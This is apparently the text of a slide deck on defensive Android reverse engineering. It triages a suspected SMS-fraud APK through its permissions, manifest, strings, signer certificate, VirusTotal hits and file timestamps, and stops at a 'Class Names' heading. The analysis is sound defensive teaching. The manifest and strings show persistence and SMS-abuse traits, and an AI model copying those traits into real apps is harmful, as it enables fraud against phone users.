

# Q ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version

Dalvik Code



Native Code





# DEFENSIVE ANDROID REVERSE ENGINEERING

Arc 2 - Caleb / diff

REDNAGA

# DEFENSE

## Starting questions

- Is it malware?
- If it's malware, what does it do?
  - Steal money? Harvest PII? APT?!
- Is it related to something I already know?
- Who is distributing it? Watch them.
- Where is it distributed? Crawl it.

# DEFENSE

But first, what is non-malware like?

- Has useful behavior (malware authors are lazy)
- Mostly requires permissions it needs
- Has meaningful signer details (and correct signer)
- Lots of well-engineered code (possibly obfuscated)
- Distributed through reputable channels (accountability)


# DEFENSE

## Strategy

- Don't just start looking at code, unless it's tiny
- Android is easy to disassemble
- Android has lots of info outside code
- Collect surface-level info first
- If suspicious, quickly scan code
- If still suspicious, reverse it



# EXAMPLE 1



file: def\_example1.apk

sha1: 1350f7c84710e373f97e27d6880ca9a6ed065d4a

md5: a0aec2a7e85b86130c059c0c48d16050

# EXAMPLE 1

Surface Level

## Low hanging fruit

- Package info
  - app name, package name, icon
  - activities, receivers, services
  - permissions, intents
- Advertised behavior
- Signatures
- Strings



# EXAMPLE 1

Surface Level - Package Info

aapt d badging def\_example1.apk

```
package: name='com.google.android.coremms' versionCode='1' versionName='1.0' platformBuildVersionName  
= ''  
sdkVersion:'8'  
targetSdkVersion:'17'  
uses-permission: name='android.permission.RECEIVE_BOOT_COMPLETED'  
uses-permission: name='android.permission.MOUNT_UNMOUNT_FILESYSTEMS'  
uses-permission: name='android.permission.INTERNET'  
uses-permission: name='android.permission.ACCESS_WIFI_STATE'  
uses-permission: name='android.permission.READ_PHONE_STATE'  
uses-permission: name='android.permission.ACCESS_NETWORK_STATE'  
uses-permission: name='android.permission.WRITE_EXTERNAL_STORAGE'  
uses-permission: name='android.permission.WRITE_SMS'  
uses-permission: name='android.permission.SEND_SMS'  
uses-permission: name='android.permission.READ_SMS'  
uses-permission: name='android.permission.RECEIVE_SMS'  
uses-permission: name='android.permission.BROADCAST_STICKY'  
uses-permission: name='android.permission.CHANGE_NETWORK_STATE'  
uses-permission: name='android.permission.CHANGE_WIFI_STATE'  
uses-permission: name='android.permission.MODIFY_AUDIO_SETTINGS'  
application-label:'短信息服务'  
application-icon-160:'res/drawable-hdpi/ic_launcher.png'  
application-icon-240:'res/drawable-hdpi/ic_launcher.png'  
application: label='短信息服务' icon='res/drawable-hdpi/ic_launcher.png'  
uses-permission: name='android.permission.READ_EXTERNAL_STORAGE'  
uses-implied-permission: name='android.permission.READ_EXTERNAL_STORAGE' reason='requested WRITE_EXTERNAL_STORAGE'  
feature-group: label=''  
uses-feature: name='android.hardware.telephony'  
uses-implied-feature: name='android.hardware.telephony' reason='requested a telephony permission'  
uses-feature: name='android.hardware.touchscreen'  
uses-implied-feature: name='android.hardware.touchscreen' reason='default feature for all apps'  
uses-feature: name='android.hardware.wifi'  
uses-implied-feature: name='android.hardware.wifi' reason='requested android.permission.ACCESS_WIFI_STATE permission, and requested android.permission.CHANGE_WIFI_STATE permission'  
other-receivers  
other-services  
supports-screens: 'small' 'normal' 'large' 'xlarge'  
supports-any-density: 'true'  
locales: '--_--'  
densities: '160' '240'  
can you even read this?
```

com.google.android.coremms  
"google"? looks legit!

RECEIVE\_BOOT\_COMPLETED  
execute code on bootup

Can send text messages

RECEIVE\_SMS  
execute code when text received

Label is 短信息服务 (Chinese)  
"Short Message Service"

res/drawable-hdpi/ic\_launcher.png



# EXAMPLE 1

Surface Level - Package Info

## Impressions

- Misleading package name (kernel32.jpg.exe)
- Generic icon - low quality? hidden from user?
- Generic app name - derp dev? hidden?
- Is equipped for persistence - boot, texts
- No obvious legitimate functionality
- Suspicion level: high 🚨

# EXAMPLE 1

Surface Level - Android Manifest

apktool d def\_example1.apk

AndroidManifest.xml

No activities!  
(hides from user)

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.google.android.coremms">
    <!-- *snip* permissions -->
    <application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:
        label="@string/app_name" android:persistent="true" android:theme="@style/AppTheme">
        <meta-data android:name="opti" android:value="opti_opti1000" />
        <service android:name="com.google.android.coremms.MessageService">
            <intent-filter>
                <action android:name="com.google.android.coremms.MessageService"/>
            </intent-filter>
        </service>
        <receiver android:enabled="true" android:exported="true"
            android:name='com.google.android.coremms.MessageReceiver'>
            <intent-filter android:priority="2147483647">
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
            </intent-filter>
        </receiver>
        <receiver android:exported="false"
            android:name="com.google.android.coremms.MsgReceiver">
            <intent-filter>
                <action android:name="android.intent.action.acceiver"/>
                <action android:name="android.intent.action.push"/>
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

"opti" meta-data, keep eyes  
open for this later

MessageReceiver called on boot  
and SMS received  
(entry point)

"acceiver"? typo?  
(details lead to "who")

# EXAMPLE 1

```
grep -r '^ *const-st' smali | sed 's/.*/const-string [vp][0-9]\{1,\}, //' | sort | uniq
```

Surface Level - Strings

,\u4e09

“三” -> “three”

,\u4e8c

“二” -> “two”, several of these

.dat

Mental note to look for .dat files in apk

/apps

HTTP endpoints? Legit behavior?

/musics

/records

/sounds

:8088

HTTP C&C? Server maybe in configs...

AccelerateService

Related to “acceiver” ?

FService

Not a class path. Old service name?

MD5

Might see some checksums

\u661f\u671f\u4e00\u5230\u661f\u671f\u4e94

“星期一到星期五” -> “Monday to Friday”

\_id=?

HTTP query param

address

android.intent.action.BOOT\_COMPLETED

If BOOT then X else Y

android.intent.action.SCREEN\_OFF

Do stuff when screen is off? Sneaky.

android.intent.action.SCREEN\_ON

Quick, hide!

android.net.conn.CONNECTIVITY\_CHANGE

body

cat /proc/uptime

Delayed behavior? Emulator detection? Legit SDK?

# EXAMPLE 1

```
grep -r '^ *const-st' smali | sed 's/..*const-string [vp][0-9]\{1,\}, //' | sort | uniq
```

## Surface Level - Strings

click	User interaction? With no activities?
config	Mental note to look for config file in apk
connectivity	Check if wifi enabled?
content	SMS stuff
content://sms/	Reading text messages
content://sms/conversations/	Text message enumeration + exfiltration?
date asc	SQLite? Local store of C&C tasks / settings?
dayfee	“fee” = money, may be close to fraud code
dd.dat	Could be in apk or downloaded
factory	Can't have java without factories!
fee	\$\$\$
feestatus	\$\$\$
filter	
filtertype	
imei	Data exfil? Report to C&C?
imsi	Unique identifier? Country / carrier check?
instruction	User facing ToS? C&C instructions?
lastFee	Track of how often it rips you off
mService	Related to “MessageService”
message=	

# EXAMPLE 1

```
grep -r '^ *const-st' smali | sed 's/.const-string [vp][0-9]\{1,\}, //' | sort | uniq
```

Surface Level - Strings

mobile

model

mounted

Device info? Mouting SD card?

number

Exfiltrating phone number?

opname

Looks like “opti” stuff

opti

There’s “opti” again

pdus

SMS message parsing, boiler plate

phone

product

read

responese=

C&C comms?

responseType=

responsecontent

responsetype

s.s

Hmmm

sendInfo

C&C comms?

setMobileDataEnabled

Make sure can talk to C&C?

spcode

sys

thread\_id

Possibly from boiler plate

# EXAMPLE 1

Surface Level - Strings

## Quick Tip - Convert \u

"The node.js shell is how I computer." - @egeste

I don't know node.js. I use Ruby.

```
└$ irb
2.2.1 :001 > "\u661f\u671f\u4e00\u5230\u661f\u671f\u4e94"
=> "星期一到星期五"
```

```
└$ ruby -e 'puts "\u661f\u671f\u4e00\u5230\u661f\u671f\u4e94"'
星期一到星期五
```

# EXAMPLE 1

Surface Level - Signer

```
keytool -printcert -jarfile def_example1.apk
```

- Unless compromised, this is who made it
- Collect apps and see which others have this
- Search VirusTotal Intelligence for “hezhilong”

This person helpfully filled out everything, even China country code

Signature:

Owner: CN=hezhilong, OU=ch, O=hezhilong, L=shenzhen, ST=guangdong, C=86

Issuer: CN=hezhilong, OU=ch, O=hezhilong, L=shenzhen, ST=guangdong, C=86

Serial number: 52a6926f

Valid from: Mon Dec 09 20:02:55 PST 2013 until: Tue Dec 05 20:02:55 PST 2028

Certificate fingerprints:

MD5: EF:F9:EF:88:03:01:1F:E6:69:83:1D:CA:8C:32:05:75

SHA1: 91:FC:B6:B4:DA:C4:EA:09:71:A8:17:89:C8:5E:24:42:81:4F:C0:52

SHA256: 02:A7:3E:AC:60:74:CF:7A:AE:86:CF:1B:EF:F1:84:6D:D6:7F:B8:83:2A:31:CE:55:0F:8F:7E:F9:64:23:8F:99

Signature algorithm name: SHA1withRSA

Version: 3

File		Ratio	First sub.	Last sub. ▾	Times sub.	Sources	Size
<input type="checkbox"/> 9621c6d7a2eff430478359197b2c7a9a74a12a9f8ecefccfb2ad7351edb8f9e2fd5ea38486a5351a2f835fbdd652888c		30 / 55	2015-06-18 02:45:43	2015-07-29 17:59:29	2	2	1.3 MB
<input type="checkbox"/> bcda9151afa742fcc106fa0f3fd30aa200eb63237126436a37b0c8b30e3548b89a7727bedd672a3219262e252aa2448		28 / 56	2015-07-14 14:40:31	2015-07-14 14:40:31	3	3	1.1 MB
<input type="checkbox"/> a1504948435d93507c151b97282db2f0581a2f40a97d087f73ffe2854c4c230db5178ce8fae35759fc15541530719227		23 / 56	2014-09-15 01:33:40	2015-07-11 22:57:56	3	3	881.1 KB
<input type="checkbox"/> ed89a1caa2eaa12c5119618e78aa8d39d7756c72cac30945639ac0d249567d90a1cb408edda2bea7a228d0e3b85150af		22 / 56	2014-02-12 18:16:27	2015-07-10 01:56:05	3	3	1.1 MB
<input type="checkbox"/> 60a61b17a132f568a480c3b53fb234ce01d280edde82c1a6ba2caf5cba028c7eddf8bde5700aeda87ba32ae6785118ba		22 / 56	2015-07-01 07:47:58	2015-07-01 07:47:58	1	1	1.3 MB
<input type="checkbox"/> 7609f08bcd25e0e43672906907634d811f7e5455eac5888ecd0a5f0beeaf6e198624a6a0d354599dfa26da380fa6213e		20 / 56	2015-07-01 07:08:32	2015-07-01 07:08:32	1	1	1.3 MB
<input type="checkbox"/> f7da00b1a5eb0b55bd41f903578c5d464e13f6e55068b241debb0038cfaf1fdd5dcce9f30fa372a6044721b7f67b91a6		23 / 57	2015-05-28 12:48:37	2015-06-20 18:43:01	2	2	1.2 MB
<input type="checkbox"/> c6e6b556f5582b58097a8ff56487c5ec06836a3e881cf7b0aa139a65987e0f498c787fc8eda3cdd56431793e9c3c7c0c		20 / 57	2014-02-15 03:25:28	2015-06-13 10:44:22	2	2	1.1 MB
<input type="checkbox"/> e094a6ec842a94dc29163f0b14342dab65ff6d9f0c3f8d52704dba82aa4227ed31595b992b57c4ea71aedaa46711663e		18 / 57	2013-12-30 12:02:10	2015-06-13 01:51:15	2	2	1.1 MB

Hmmm...

Many vendors consider this malware. Bad reputation.

Legit apps usually have much lower ratios, but not always 0!

Lots more info here, but not everyone has access.


# EXAMPLE 1

Surface Level - Creation Dates

Icon created 4/10 @ 11:30am GMT-7  
(2:30am China)

Other files made the next day

```
2.2.1 :001 > require 'zip' # gem install rubyzip
=> true
2.2.1 :002 > Zip::File.open('def_example1.apk').each { |e| puts "#{e} => #{e.time}" }
AndroidManifest.xml => 2014-04-11 10:42:56 -0700
resources.arsc => 2014-04-11 10:42:56 -0700
res/drawable-hdpi/ic_launcher.png => 2014-04-10 11:28:52 -0700
classes.dex => 2014-04-11 10:42:56 -0700
META-INF/MANIFEST.MF => 2014-04-11 10:42:56 -0700
META-INF/CERT.SF => 2014-04-11 10:42:56 -0700
META-INF/CERT.RSA => 2014-04-11 10:42:56 -0700
```



What this tells us

- APK (probably) created April 11th, 2014
- Build process took a day, odd
  - Just fast? Lots of copy / pasting?
- Learn more about behavior / build process
- Can be used to correlate with other samples

# EXAMPLE 1

Surface Level

## Impressions

- Suspicion level: 
- Hides from user, no legit behavior
- Maybe evolved from legit-looking app
- Probably talks to C&C via HTTP
- Perhaps rips you off at some frequency
- Didn't have to look at code

# EXAMPLE 1


A Little Deeper

## Next questions

- What are possible malicious behaviors?
- Code characteristics
  - organization, quality, complexity
  - naming, style, spelling
- Command and control
  - Does it have one? What is it? Who owns it?
  - What's the protocol?
- Any hints where it comes from?

# EXAMPLE 1

A Little Deeper - Class Names

